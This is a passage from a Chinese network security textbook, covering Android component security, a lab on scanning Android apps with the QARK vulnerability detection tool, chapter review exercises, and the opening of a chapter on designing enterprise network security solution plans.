如果访问 Service 的应用中包含敏感信息，也要对被访问的 Service 的安全性进行验证，不要轻易把 Intent 传递给一个公有的、未知名的 Service，尽可能在传递的 Intent 中指明 Service 的完整类名。更安全的做法是建立一个可利用 Service 的白名单，保存白名单中 Service 的证书或证书的散列值，使用时对比该值，以防止恶意程序伪装的 Service 被调用。

**讨论思考**

(1) 调查一下自己使用的移动终端为保护使用安全做了哪些设置或配置。

(2) 开发一个安卓应用，体会各组件的安全设置方法。

# 11.5 实验十一：安卓应用漏洞检测工具 QARK

## 11.5.1 实验目的

根据 IDC 发布的 2014 年智能手机出货量数据，安卓出货量为 10. 59 亿部，同比增长 32％，市场份额为 81. 5％。而根据应用跟踪平台 appFigures 的报道，2014 年，谷歌 Play Store 的应用数量达到了 143 万，首次超过 Apple Store 的 121 万。大量的免费安卓应用给人们带来了极大的便利的同时，也带来了一些安全隐患，一些应用虽然本身并不是恶意软件，但开发者的考虑不周或疏忽会使一些应用成为恶意软件作恶的帮手。本试验将通过一款免费的安卓应用漏洞检测工具 QARK(Quick Android Review Kit)，来检测自己编写的或者从应用商店下载的应用中存在的薄弱环节，给安卓应用开发者和使用者提供安全上的指引。

本实验的主要目的有以下 3 个：

(1) 学习检测工具 QARK 的使用。

(2) 学习 QARK 检测结果的解读。

（3）加深对网站各种安全威胁的认识。

### 11.5.2 实验要求及注意事项

#### 1. 实验设备

本试验使用一台安装有 Ubuntu Linux 操作系统的计算机，要求系统软件为 python 2.7.6 且 JRE 1.6 达到以上。

#### 2. 注意事项

1）预习准备

由于本实验中使用的操作系统和软件大家可能不太熟悉，可以提前查找资料对这些软件的功能和使用方法做一些学习，以实现对试验内容的更好理解。

2）注意弄懂实验原理、理解各步骤的含义

对于操作的每一步骤要着重理解其原理，生成的评估报告要着重理解其含义，并理解为什么会产生这种评估结果，对于真正的漏洞要知道如何补救。

实验用时：2 学时（90～120 分钟）。

### 11.5.3 实验内容及步骤

试验内容主要包括下载和安装检测工具、检测安卓应用和分析检测结果 3 个步骤，下面将分步进行说明。

#### 1. 下载和安装检测工具

LinkedIn 在 GitHub 上公布了 QARK 的源代码，可以直接去以下网址下载：https://github.com/linkedin/qark。下载后直接解压，放在选定的目录下，比如放在自己的 home 中即可。

#### 2. 检测 Android 应用

执行下面的命令即可启动检测工作。

```
$ python qark.py
```

QARK 既可以检测 apk 文件，也可以检测 Android 源代码，根据提示指定要检测的对象就可以了。这里选择检测源代码，并指定项目的根目录为/home/ub/app，如图 11-14 所示。

指定目录后，QARK 会首先寻找 AndroidManifest.xml 文件，并对其中的 provider、activity、services、receivers 等的配置进行逐一分析。分析完这个文件后会对项目中所有 Java 文件和 XML 文件进行分析。





**图 11-14　执行 QARK 的画面**

### 3. 分析检测结果，生成检测报告

当检测完成后，默认会把所有的日志写入 QARK 下 logs 目录下的 info. log 中，检测结果会被整理成一个 HTML 文件，放在 report 目录下的 report. html 中。report. html 把检测到的所有问题归纳到一起，并对每个问题加以简单的说明，如图 11-15 及图 11-16 所示。





**图 11-15　QARK 检测后的分析结果(1)**

## 11.6　本 章 小 结

本章介绍了电子商务安全的概念、类型、要素以及内容，介绍了电子商务应用程序中常见注入式 SQL 攻击和跨站脚本攻击等常见的安全问题和对策。并在此基础上对常见的 Ajax、WebAPI、Mashup 等 Web 2. 0 服务中可能出现的安全问题加以剖析，提出了相应的对策。还对移动设备的使用安全及常见安卓组件在开发中的安全应用作了简单介





**图 11-16　QARK 检测后的分析结果(2)**

绍。最后通过一款开源软件 QARK 的使用，介绍了对安卓应用进行安全检测的方法。

## 11.7　练习与实践十一

### 1. 选择题

(1) 下面(　　)不是网站攻击方式。

A. 注入式 SQL　　B. XSS　　C. DDoS　　D. HTTPS

(2) 下面关于使用恶意脚本攻击的说法(　　)是错误的。

A. 只要严格遵守同源策略，就可以阻止跨站脚本攻击的发生

B. 跨站脚本攻击通常是由于一些网站自身的缺陷造成的

C. 恶意脚本除了可以窃取用户信息外，也可能在用户的机器上安装非法软件

D. 除了网站运营者要加强恶意脚本的对策外，普通用户也要进行恶意脚本防范

(3) 下面常用于 WebAPI 的数据接口有(　　)。(可多选)

A. XML　　B. JSON　　C. REST　　D. Ajax

(4) Mashup 网站应该尽可能采用下面(　　)方式来加强安全。(可多选)

A. 在服务器端对取得的内容进行检查验证

B. 保留取得内容的日志

C. 只使用可信赖网站提供的信息

D. 尽可能使用 IFRAME 显示取得的各个网站的内容

### 2. 填空题

(1) 常见的注入式 SQL 攻击对策有使用________和________两种。

(2) 原则上 Wiki 并不进行认证，属于谁都可以更新的一种服务。作为补救手段，每次变更的________和________都被记录下来，以备查询。

(3) 在电子商务活动中,造成交易各方电子数据差异的原因主要有如下几种可能:数据录入或显示时的________、意外差错或蓄意________,数据传输过程中的________、片段缺失或信息次序的________等。

(4) 应用程序在客户端通过 JavaScript 验证输入,虽然________,方便用户,但是客户端 JavaScript 可以被________,即使在客户端验证完的内容,在服务器端也必须重新验证。

(5) 利用认证 API 的过程中主要有 3 个角色,分别是________、________和普通用户。

(6) Ajax 简单地讲就是使用 JavaScript 和 XML 利用________进行信息交换的方式。

### 3. 简答题

(1) 电子商务安全技术要素有哪些?

(2) 建设和维护博客网站时需要考虑哪些安全问题?

(3) 规范注入式 SQL 攻击有哪些方法?并具体描述各种方法。

(4) 实现跨站访问有哪些方法?各有什么优缺点?

(5) 提供用户体验型的网络服务要注意哪些安全问题?

### 4. 实践应用题

(1) 找出一些提供 WebAPI 的网站,并确认它们提供的数据格式。

(2) 找到一个可信赖的 VPN 服务器,使用免费 WiFi 时试着通过 VPN 来访问网络。

(3) 在网上寻找功能和 QARK 类似的开源扫描软件,并学会使用。

# 第 12 章 chapter 12

# 网络安全解决方案及应用

网络安全实际上应当属于网络安全工程,需要综合各方面因素统筹兼顾。为了更加全面、系统、综合地运用网络安全技术,更好地解决网络安全工程中的实际问题,还需要掌握对“网络安全解决方案”的分析、设计、实施和编写。“网络安全解决方案”涉及网络安全技术、策略和管理等多方面,具体的构建影响到整个网络系统安全建设的质量、机构的网络系统的安危以及用户信息的安全。

**教学目标**

- 了解网络安全解决方案的概念、制定过程和要点。
- 理解网络安全解决方案的分析要求和主要任务。
- 理解网络安全解决方案设计原则和质量标准。
- 掌握网络安全解决方案的分析与设计、应用与编写。
- 了解实施方案、技术支持和检测报告。

## 12.1 网络安全解决方案概述

**【案例 12-1】** 网络安全解决方案在网络安全工作的实际应用中极为重要。某省级电力集团有限公司以前由于没有构建完整的企业整体网络安全解决方案,致使电力企业网络电力调度与数据传输系统和控制系统等不断发生一些网络安全问题,网络安全管理人员一直疲于应付,“头痛医头,脚痛医脚”。自从构建了整体网络安全解决方案并进行有效实施后,情况大为改观。

### 12.1.1 网络安全方案的概念和特点

#### 1. 网络安全方案的相关概念

网络安全方案是指网络安全工程中,针对机构的网络安全方面存在的具体实际问题,在网络系统的安全性分析、设计和具体实施过程中所采用的各种安全技术、方式、方法、策略、措施、安排和管理文档等。

网络安全解决方案是指解决各种网络系统安全问题的综合技术、策略和方法的具体

实际运用，也是综合解决网络安全问题的具体措施的体现。高质量的网络安全解决方案主要体现在网络安全技术、网络安全策略和网络安全管理三方面，网络安全技术是基础，网络安全策略是核心，网络安全管理是保证。

**知识拓展** 网络安全解决方案发展趋于大数据、云安全解决方案，通过海量的用户客户端异常情况，获取病毒数据，推送至云平台，经过复杂解析和处理，把最终解决方案汇集到每个用户终端。利用大数据有效整合再分析，推送到广大用户客户端，再经客户端交叉、网状大数据反馈给云平台。

#### 2. 网络安全方案的特点和种类

网络安全方案具有整体性、动态性和相对性的特点，在制定整个网络安全方案项目的可行性论证、计划、立项、分析、设计和施行与检测过程中，主要根据实际安全评估全面和动态地把握项目的内容、要求和变化，力求真正达到网络安全工程的建设目标。网络安全方案可以分为网络安全设计方案、网络安全建设方案、网络安全解决方案、网络安全实施方案等，也可以按照行业特点或单项需求等方式进行划分。如网络安全工程技术方案、网络安全管理方案、金融行业数据应急备份及恢复方案、大型企业局域网安全解决方案、校园网安全管理方案等。

### 12.1.2 网络安全解决方案的制定

#### 1. 网络安全解决方案制定原则

企事业机构网络安全解决方案的制定原则主要包括以下几项：

（1）综合性、整体性原则。应用系统工程的观点、方法，具体分析网络系统的安全性和具体措施。应从整体分析和把握网络系统所遇到的风险和威胁，不能像“补漏洞”一样，只对有问题的地方补，可能会越补问题越多，应当全面地进行评估并统筹兼顾、协同一致，采取整体性保护措施。安全措施主要包括行政法律手段、各种管理制度（人员审查、工作流程、维护保障制度等）以及技术措施（身份认证、访问及存取控制、密码及加密技术、低辐射、容错、防病毒、防火墙技术、入侵检测与防御技术、采用高安全产品等）。

（2）动态性、拓展性原则。动态性是网络安全的一个重要原则。由于安全问题本身动态变化，网络、系统和应用也不断出现新情况、新变化、新风险和威胁，决定了网络系统安全方案的动态可拓展特性。

（3）严谨性、专业性原则。在制定方案过程中，应以一种严肃认真的严谨性工作，不应有不实的感觉，在制定方案时，应从多方面对方案进行论证。专业性是指对机构的网络系统和实际业务应用，应从专业的角度分析、研判和把握，不能采用一些大致、基本可行的做法，使用户觉得不够专业，难以信任。

（4）一致性、唯一性原则。主要是指网络安全问题应与整个网络的工作周期（或生命周期）同时存在，制定的安全体系结构必须与网络的安全需求相一致。由于安全问题的动态性和严谨性，决定了安全问题的唯一性，确定每个具体的网络系统安全的解决方式方法都应当是独一无二的，不能模棱两可。

（5）易操作性原则。安全措施需要人去完成，如果措施过于复杂，对人的要求过高，本身就降低了安全性。其次，措施的采用不能影响系统的正常运行。

（6）分步实施原则。由于网络系统及其应用扩展范围广阔，随着网络规模的扩大及应用的增加，网络脆弱性也会不断增加。一劳永逸地解决网络安全问题是不现实的。同时由于实施信息安全措施需要相当的费用支出。因此分步实施，既可满足网络系统及信息安全的基本需求，也可节省费用开支。

（7）多重保护原则。任何网络安全措施都不是绝对安全的，都可能被攻破。应建立一个多重保护系统，各层保护相互补充，当一层保护被攻破时，其他层保护仍可保护信息的安全。

（8）可评价性原则。预先评价一个网络安全设计并验证其网络的安全性，需要通过国家有关网络信息安全测评认证机构的评估来实现。

**2. 制定网络安全解决方案的注意事项**

在制定网络安全解决方案前，一定要对企事业单位用户的网络系统的实际运行环境进行深入调研，并进行全面翔实的安全需求分析，对可能出现的安全风险、威胁和隐患进行评估、量化和预测，在安全需求分析的基础上，进行认真讨论和设计，并制定出一份客观的、高质量的安全解决方案。这也是网络安全工程项目重要组成部分和项目实施的依据，制定网络安全解决方案注意事项包括以下几点：

（1）以发展变化的视角制定方案。主要是指在网络安全解决方案制定时，不仅要考虑到企事业单位现有的网络系统安全状况，也要考虑到将来的业务发展和系统的变化与更新的需求，以一种发展变化和动态的视角进行考虑，并在项目实施过程中既能考虑到目前的情况，也能很好地适应将来网络系统的升级，预留升级接口。动态安全是制定方案时一个很重要的概念，也是网络安全解决方案与其他项目的最大区别。

（2）网络安全的相对性。在制定网络安全解决方案时，应当以一种客观真实的“实事求是”的态度来进行安全分析、设计和编制。由于事物和时间等因素在不断发生变化，计算机网络又无绝对安全，不管是分析设计还是编制，都根本无法达到绝对安全。因此，在制定方案过程中应当与用户交流，只能做到尽力避免风险，努力消除风险的根源，降低由于风险所带来的隐患和损失，而不能做到完全彻底消灭风险。在注重网络安全的同时兼顾网络的功能、性能等方面，不能顾此失彼。

在网络安全工程中，动态性和相对性非常重要，可以从系统、人员和管理3个方面来考虑。网络系统和网络安全技术是重要基础，在分析、设计、实施和管理过程中，人员是核心，管理是保证。从项目实现角度来看，系统、人员和管理是项目质量的保证。操作系统是一个很庞大复杂的体系，在方案制定时，对其安全因素可能考虑相对较少，容易存在一些人为因素，可能带来安全方面的风险和损失。

📖**拓展阅读** 在方案制定过程中，具体人员本身的技术水平、素质行为等都会影响到项目的质量，包括认真程度、习惯方式等。管理是关键，网络系统的安全配置、动态跟踪和各种人员的有效管理都要依靠科学管理和制度做保证。

### 12.1.3 网络安全解决方案制定要点

制定一个完整的网络安全解决方案项目，通常包括网络系统安全需求分析与评估、方案设计、方案编制、方案论证与评价、具体实施、测试检验和效果反馈等基本过程，制定网络安全解决方案总体框架要点应注重以下5个方面。在实际应用中，可以根据企事业单位的实际需求进行适当优化选取和调整。

**1. 安全风险概要分析要点**

对企事业单位现有的网络系统安全风险、威胁和隐患，先要做出一个有重点的安全评估和安全需求概要分析，并能够突出用户所在的行业及业务的特点、网络环境和应用系统等要求进行概要分析。同时，要有针对性，如政府行业、金融行业、电力行业等，应当体现很强的行业特点，使用户感到真实可靠、具体且有针对性，便于理解接受。

**2. 实际安全风险分析要点**

通常，对企事业单位用户的实际安全风险可从4个方面进行分析：网络的风险和威胁分析、系统的风险和威胁分析、应用的风险和威胁分析、对网络系统和应用的风险及威胁的具体详尽的实际分析。实际安全风险分析要点如下：

（1）网络风险分析。对企事业单位现有的网络系统结构进行详细分析并辅以图示，找出产生安全隐患和问题的关键，指出风险和威胁所带来的危害，对这些风险、威胁和隐患可能会产生的后果需要做出一个翔实的分析报告，并提出具体的意见、建议和解决方法。

（2）系统风险分析。对企事业单位所有的网络系统都要进行一次具体翔实的安全风险检测与评估，分析所存在的具体风险和威胁，并结合实际业务应用，指出存在的安全隐患和后果。对现行网络系统当前所面临的安全风险和威胁，结合用户的实际业务，提出具体的整改意见、建议和解决方法。

（3）应用安全分析。实际业务系统和应用的安全是企业信息化安全的关键，也是网络安全解决方案中最终确定要保护的具体部位和对象，同时由于应用的复杂性和相关性，分析时要根据具体情况进行认真、综合、全面的分析和研究。

（4）对系统和应用的安全分析。尽力帮助企事业单位发现、分析网络系统和实际应用中存在的安全风险和隐患，并帮助找出网络系统中需要保护的重点部位和具体对象，提出实际采用的安全产品和技术解决方案的具体方式方法。

**3. 网络系统风险评估**

网络系统风险评估是利用安全检测工具和实用安全技术手段对现有网络系统安全状况进行的测评和估计，通过综合评估掌握具体安全状况和隐患，可以有针对性地采取有效措施，同时也能给用户一种很实际的感觉，使其愿意接受提出的具体安全解决方案。

### 4. 网络安全关键技术

在制定网络安全解决方案时，常用的安全产品和安全技术有7种：身份认证技术、访问控制技术、防火墙技术、病毒防范技术、传输加密技术、入侵检测技术和应急备份与恢复技术等，结合用户的网络、系统和应用的实际情况，对安全产品和技术进行比较和分析，分析应当客观，结果要务实，帮助用户选择最能解决实际问题的产品，不应崇洋媚外，片面追求“新、好、全、大”。

（1）身份认证与访问控制技术。从系统的身份认证与访问控制的实际安全问题进行具体分析，指出网络应用中存在的身份认证与访问控制方面的风险，结合相关的产品和技术，通过部署这些产品和采用相关的安全技术，帮助用户解决系统和应用在这些方面存在的风险和威胁。

（2）防病毒技术。针对用户的系统和应用的特点，对终端、服务器、网关防范病毒及流行性病毒与趋势进行概括和比较，如实说明病毒所带来的安全威胁和后果，详细指出防范措施及方法。

（3）传输加密技术。利用加密技术进行科学分析，指出明文传输的巨大危害，通过结合相关的加密产品和技术，明确指出现有网络系统的危害和风险。

（4）防火墙技术。结合企事业单位网络系统的特点，对各类新型防火墙进行概括和比较，明确其利弊，并从中立的角度帮助用户选择一种更为有效的防火墙产品。

（5）入侵检测技术。通过对入侵检测系统具体翔实的介绍，对于在用户的网络和系统安装一个相关产品后对现有的安全状况将会产生的影响进行实际分析，并结合相关的产品及其技术，指明其对用户的系统和网络会带来的具体好处及其重要性和必要性，否则将会带来的后果、风险和影响等。

（6）应急备份与恢复技术。经过实际调研并结合相关案例分析，对可能出现的突发事件和隐患制定出一个具体的应急处理方案（预案），明确数据备份、系统还原等应急处理措施等。

